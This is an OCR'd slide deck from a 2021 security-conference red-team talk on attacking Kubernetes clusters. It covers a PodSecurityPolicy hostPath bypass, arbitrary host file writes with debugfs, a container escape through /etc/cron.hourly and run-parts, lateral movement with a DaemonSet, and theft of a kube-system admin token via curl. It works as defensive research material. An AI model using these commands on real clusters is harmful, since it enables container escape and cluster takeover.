
https://github.com/neargle/slidefiles

(HOW) 绕过方式3 - 关注Admission Webhook



https://github.com/neargle/slidefiles

(Admission Webhook) 变更与校验




```
+    - mountPath: /data/
+      mountPropagation: HostToContainer
+      name: data-path
+ dnsPolicy: ClusterFirst
+ enableServiceLinks: true
+ - hostPath:
+ path: /data-for-pod/9b2756a3-e751-4c9c-9366-cbd0eb44ffdd/
+      type: ""
+    name: data-path
```

PSP所限制目录范围
肯定大于 MutatingAdmissionWebhook 所插入的目录范围

https://github.com/neargle/slidefiles

(Admission Webhook) 进一步简化

```
+ # ADD BY Admission Webhook
+ enableServiceLinks: true
+ - hostPath:
+     path: /data/9b2756a3-e751-4c9c-9366-cbd0eb44ffdd/
            （属于当前POD的空目录）
+     type: ""
+   name: data-path
```

```
# PODSecurityPolicy Rules
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
spec:
 allowedHostPaths:
 - pathPrefix: /data-for-pod/
```

```
# PODSecurityPolicy Rules Example
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
spec:
 allowedHostPaths:
 - pathPrefix: /data-for-pod/uuid
 allowedUnsafeSysctls:
 - net.*
 fsGroup:
   rule: RunAsAny
 runAsUser:
   rule: RunAsAny
 seLinux:
   rule: RunAsAny
```

https://github.com/neargle/slidefiles

BYPASS!!! 百密一疏~ ヾ(≧▽≦*)o

```yaml
  volumeMounts:
    - name: rpc
      mountPath: /grpc_sandbox
nodeName: near-protect-x.x.x.x
tolerations:
- near: to-looooooooong~
volumes:
  - name: rpc
    hostPath:
      path: /usr/share/lxcfs/data-for-pod/
```

```
[root@echoserver-xxx-xxx /]# cd /data/
[root@echoserver-xxx-xxx /data]# ls -l
total 0
[root@echoserver-xxx-xxx /data]# cd /grpc_sandbox
[root@echoserver-xxx-xxx /grpc_sandbox]# ls -l
total 0
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-d958-4a23-b6ae-7afc98e381c3
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-f9f9-459e-b137-f501cf58d25d
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-756a-4d85-90f2-5e1522e43571
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-f5d7-492b-ad8e-2abde8fe700f
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-dc32-466d-a0df-c8529bdc05b7
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-1011-495f-9762-a69cbd3d75bc
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-073f-49de-84b3-6b62b4f1bd3b
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-14d3-4895-acc2-f18a036094e2
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-4615-438b-a656-9229dd64a0fe
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-346b-4eaa-83a9-4ba576aa0207
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-2de6-4aaf-a9f2-83f8524e0d34
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-e751-4c9c-9366-cbd0eb44ffdd
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-4c11-4c57-9ad5-aca68b298ca8
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-6994-4d33-adc8-86a198ffadb5
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-38ce-454a-966c-376d6c11e76c
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-eaab-4645-88e4-8d62cab0be8b
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-3434-4d8e-9ed0-17ac345f6dfa
```

https://github.com/neargle/slidefiles

仅能读写其他POD的持久化文件? 🤔

```
> ls -l "agent_file_pull.sock"
srwxrwxrwx 1 root root 0 Sep  1 11:54 agent_file_pull.sock
```

srcFilepath string

destFilepath string

```
> ls -l agent
lrwxrwxrwx 1 root root 41 May 12 11:07 agent  -> ./agent/agent-v7201
```

```
> debugfs -w -R "write {srcFilepath}{destFilepath}" "/disk"
```

(ง •̀_•́)ง 1个容器母机上的任意文件写漏洞

https://github.com/neargle/slidefiles

任意文件写不等于 RCE? 🤔

1. 不能覆盖已有文件😭 因此 /root/.ssh/authorized_keys, /etc/crontab等 ❌

```
debugfs 1.42.9 (28-Dec-2013)
debugfs:  cd /root/.ssh/
debugfs:  write /etc/passwd known_hosts
write: The file 'known_hosts' already exists
```

2. Debugfs写文件, 操作系统不会触发 st_mtime 更新。

   (`·д·')

https://github.com/neargle/slidefiles

st_mtime? 🤔

能反应过来的操作系统

```
➜  /tmp stat test
  File: test
  Size: 4096        Blocks: 8          IO Block: 4096   directory
Device: fd01h/64769d    Inode: 1050097     Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2021-08-11 13:12:01.958647773 +0800
Modify: 2021-08-11 13:12:01.958647773 +0800
Change: 2021-08-11 13:12:01.958647773 +0800
 Birth: -
➜  /tmp echo near > test/near
➜  /tmp stat test/near
  File: test/near
  Size: 5           Blocks: 8          IO Block: 4096   regular file
Device: fd01h/64769d    Inode: 1050098     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2021-08-11 13:13:14.882822379 +0800
Modify: 2021-08-11 13:13:14.882822379 +0800
Change: 2021-08-11 13:13:14.882822379 +0800
 Birth: -
➜  /tmp stat test
  File: test
  Size: 4096        Blocks: 8          IO Block: 4096   directory
Device: fd01h/64769d    Inode: 1050097     Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2021-08-11 13:12:01.958647773 +0800
Modify: 2021-08-11 13:13:14.882822379 +0800
Change: 2021-08-11 13:13:14.882822379 +0800
 Birth: -
```

没睡醒的操作系统

```
➜  cron.d pwd
/etc/cron.d
➜  cron.d stat .
  File: .
  Size: 4096        Blocks: 8          IO Block: 4096   directory
Device: fd01h/64769d    Inode: 393337      Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2020-04-13 16:39:34.000000000 +0800
Modify: 2021-08-09 19:34:05.677612709 +0800
Change: 2021-08-09 19:34:05.677612709 +0800
 Birth: -
➜  cron.d ls -l
total 20
-rw-r--r-- 1 root root  128 Feb 10  2020 0hourly
-rw-r--r-- 1 root root   53 Aug  9 19:35 near2
-rw-r--r-- 1 root root   53 Aug  9 19:38 near3
drwxr-xr-x 2 root root 4096 Aug  9 20:07 neardir
```

https://github.com/neargle/slidefiles

st_mtime不更新意味着什么？🤔

```
1095                 */
1096                if (stat(G.crontab_dir_name, &sbuf) != 0)
1097                        sbuf.st_mtime = 0; /* force update (once) if dir was deleted */
1098                if (G.crontab_dir_mtime != sbuf.st_mtime) {
1099                        G.crontab_dir_mtime = sbuf.st_mtime;
1100                        rescan = 1;
1101                }
1102                if (--rescan == 0) {
1103                        rescan = 60;
1104                        rescan_crontab_dir();
1105                }
1106                process_cron_update_file();
1107                log5("wakeup dt=%ld", dt);
1108                if (dt < -60 * 60 || dt > 60 * 60) {
1109                        bb_info_msg("time disparity of %ld minutes detected", dt / 60);
1110                        /* and we do not run any jobs in this case */
1111                } else if (dt > 0) {
1112                        /* Usual case: time advances forward, as expected */
1113                        flag_starting_jobs(t1, t2);
1114                        start_jobs(START_ME_NORMAL);
1115                        sleep_time = 60;
1116                        if (check_completions() > 0) {
1117                                /* some jobs are still running */
1118                                sleep_time = 10;
1119                        }
1120                }
1121                /* else: time jumped back, do not run any jobs */
1122        } /* for (;;) */
```

从 Crond 的源码中可知：

若 Crond 的配置文件或配置文件目录的st_mtime不更新(/etc/crontab /etc/cron.d/* /var/spool/cron/* /etc/anacrontab /etc/cron.daily/* /etc/cron.hourly/* /etc/cron.monthly/* /etc/cron.weekly/*等)，

则 Crond 就察觉不到新的计划任务。

❓那60分钟强制更新的设计是不是救星呢？

源码地址：
https://github.com/nawawi/busybox/blob/f2277268384d47fbcaba081f19cebc68de819836/miscutils/crond.c#L1096

https://github.com/neargle/slidefiles

我眼前的Crond并非Crond? 😭

- busybox 体系常用的 Crond
  - 根据 st_mtime 监控新文件&新任务
  - 每60分钟会刷新任务列表
- Yum体系常用的 Cronie
  - 根据 st_mtime 监控新文件&新任务
  - ~~每60分钟会刷新任务列表~~

真相永远在代码里 https://github.com/cronie-crond/cronie >_<

重新认识老朋友：Crontab

四类Linux cron 计划任务配置文件

1. 格式 `* * * * * username command`
文件路径 /etc/crontab，/etc/cron.d/*

2. 格式 `* * * * * command`
文件路径 /var/spool/cron/

3. 格式 `period-in-days delay-in-minutes job-identifier command`
文件路径 /etc/anacrontab

4. 格式：可执行脚本文件
文件路径 /etc/cron.daily/*，**/etc/cron.hourly/***，/etc/cron.monthly/*，/etc/cron.weekly/*

❌ 新文件无法被Cronie感知

❌ 已有文件无法覆盖

```
> cat /etc/cron.d/0hourly
# Run the hourly jobs
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
01 * * * * root run-parts /etc/cron.hourly
```

// run-part 程序实现简单粗暴，会直接执行目录下的所有执行文件

// 且 run-part 的计划任务从一开始就在 Cronie 的配置文件中

// 最终成功逃逸


https://github.com/neargle/slidefiles

PS：logrotate 也可以试试哦，BY Master. P (ค´ω`ค)

节点间的横向移动

首先要搞清楚: 节点上默认有什么权限?

一个误区 “Kubelet Privilege Escalation”




```
> kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get node,pod,svc
NAME                    STATUS   ROLES                  AGE   VERSION
node/vm-189-59-centos   Ready    control-plane,master   40d   v1.21.2

NAME            READY   STATUS    RESTARTS   AGE
pod/xxx   1/1     Running   0          39d
pod/root-sudo   1/1     Running   0          13h

NAME                 TYPE        CLUSTER-IP   EXTERNAL-IP   PORT(S)   AGE
service/kubernetes   ClusterIP   10.96.0.1    <none>        443/TCP   40d
```

存在对 rhinosecuritylabs 文章的错误理解，**kubelet在设计上拥有对 POD, SERVICE, NODE 的自读权限**
图源来自 https://rhinosecuritylabs.com/cloud-security/kubelet-tls-bootstrap-privilege-escalation/

https://github.com/neargle/slidefiles

节点间的内网渗透...难....

```
> last
root     pts/0        10.52.8.80    Fri Jul xx 19:57 - 20:07  (00:10)

wtmp begins Tue Jun xx 21:11:14 2020

> cat ~/.bash_history
#1627041450
systemctl restart docker
#1627041452
systemctl restart dockerd

> ls -l /root/.kube
total 12
-rw-r--r-- 1 root root 5793 Jun 29 21:11 config
drwxr-x--- 3 root root 4096 Aug 10 21:07 http-cache

> kubectl --kubeconfig=/root/.kube/config get pods
error: You must be logged in to the server (Unauthorized)
```

- Only 1 SSH login record
- Error: ".ssh/id_rsa: No such file or directory"
- Cluster Admin Kubeconfig is invalid
- Only HIDS Agent and kubelet processes on the node

横向移动	~~strace -f -s 1024 -p `pidof sshd` -v -e trace=read,write~~
横向移动	~~~/.kube/config ~/.bash_history~~
横向移动	~~https://github.com/blendin/3snake~~

https://github.com/neargle/slidefiles

(红队兼职运维) DaemonSet运维法

```yaml
apiVersion: extensions/v1beta1
kind: DaemonSet
spec:
...
template:
  metadata:
    labels:
      qcloud-app: node
  spec:
    containers:
    - image: busybox
      command:
      - sh
      - -c
      - rm -rf /ssh/.kube/id_rsa
      name: rm
      volumeMounts:
      - mountPath: /ssh
        name: root
    volumes:
    - hostPath:
        path: /root
        type: Directory
      name: root
```

A DaemonSet ensures that all (or some) Nodes run a copy of a Pod. As nodes are added to the cluster, Pods are added to them. As nodes are removed from the cluster, those Pods are garbage collected. Deleting a DaemonSet will clean up the Pods it created.

- Using kubelet, no need to add new components and tools
- No need to log in to the server
- Mirroring is an operation and maintenance tool

```
> kubectl get pods -n "kube-system"
near-temporary-task-zrr6v   1/1   Running   0   84d
near-temporary-task-zrx9q   1/1   Running   0   84d
near-temporary-task-zt559   1/1   Running   0   84d
near-temporary-task-zt6pk   1/1   Running   0   77d
near-temporary-task-zt792   1/1   Running   0   119d
near-temporary-task-ztdjk   1/1   Running   0   84d
near-temporary-task-ztf4p   1/1   Running   0   119d
near-temporary-task-ztgw2   1/1   Running   0   78d
near-temporary-task-ztqnr   1/1   Running   0   119d
near-temporary-task-ztwqk   1/1   Running   0   141d
near-temporary-task-zv7nj   1/1   Running   0   103d
```


https://github.com/neargle/slidefiles

“Service Account” in DaemonSet!!!

kubelet.conf → ALL POD

```
> kubectl get ds --all-namespace
NAMESPACE     NAME                    DESIRED   CURRENT   READY   UP-TO-DATE   AVAILABLE   NODE SELECTOR
kube-system                           29715     29715     29714   29715        29714       <none>
kube-system                           29715     29715     29714   29715        29714       <none>
kube-system                           29715     29715     29712   29715        29712       <none>
kube-system                           29715     29715     29714   29715        29714       <none>
kube-system                           29715     29715     29714   29715        29714       <none>
kube-system                           29715     29715     29711   29715        29711       <none>
kube-system                           29715     29715     29712   29715        29712       <none>
kube-system                           29715     29715     29714   29715        29714       <none>
kube-system                           29715     29715     29714   29715        29714       <none>
kube-system                           29715     29715     29714   29715        29714       <none>
```

Network | kube-proxy | Log | prometheus & node-problem | Storage | Agent



https://github.com/neargle/slidefiles

BOOM!!!

```
> docker ps
7b25a5406ea8    1fafbdcd5d35          "/bin/sh -c /usr/loc…"    13 days ago    Up 13 days
k8s_cagent_cagent-m2fkh_kube-system_2c75b107-135f-4621-b92a-35221330f2a6_0
5715eea57868    xxxxx/pause:latest    "/pause"                  13 days ago    Up 13 days
k8s_POD_cagent-m2fkh_kube-system_2c75b107-135f-4621-b92a-35221330f2a6_0
```

```
> curl -ik
"https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/api/v1/namespaces/kube-system/secrets/kube-admin-token-xx?limit=2" -H "Authorization: Bearer `cat /var/run/secrets/kubernetes.io/serviceaccount/token`"
```

Redteam:Service Account
RoleBinding: Verbs:GET, NS:kube-system, Resources:Secrets
= Redteam:K8s Cluster Admin

https://github.com/neargle/slidefiles

Mission Complete~

ALL ACTION
ALL RESOURCE...

verb	request verb
POST	create
GET HEAD	get (for individual resources), list (for collections, including full object content), watch (for watching an individual resource or collection of resources)
PUT	update
PATCH	patch
DELETE	delete (for individual resources), deletecollection (for collections)

bindings	componentstatuses	configmaps	endpoints	events	limitranges	namespaces	nodes
persistentvolumeclaims	persistentvolumes	pods	podtemplates	replicationcontrollers	quota	resourcequotas	secrets
serviceaccounts	services	mutatingwebhookconfigurations	validatingwebhookconfigurations	customresourcedefinitions	apiservices	controllerrevisions	daemonsets
deployments	replicasets	statefulsets	tokenreviews	localsubjectaccessreviews	selfsubjectaccessreviews	selfsubjectrulesreviews	subjectaccessreviews
horizontalpodautoscalers	cronjobs	jobs	certificatesigningrequests	leases	endpointslices	ingresses	flowschemas
prioritylevelconfigurations	ingressclasses	networkpolicies	runtimeclasses	poddisruptionbudgets	podsecuritypolicies	clusterrolebindings	clusterroles
rolebindings	roles	priorityclasses	csidrivers	csinodes	storageclasses	volumeattachments	networkpolicy


https://github.com/neargle/slidefiles

Kubernetes集群建设和攻防对抗的关键点

一个回顾和总结

https://github.com/neargle/slidefiles

Kubernetes集群安全建设和攻防对抗的关键节点



https://github.com/neargle/slidefiles

补天漏洞响应平台

2021补天白帽大会

THANKS

SPEAKER: NEARGLE

https://github.com/neargle/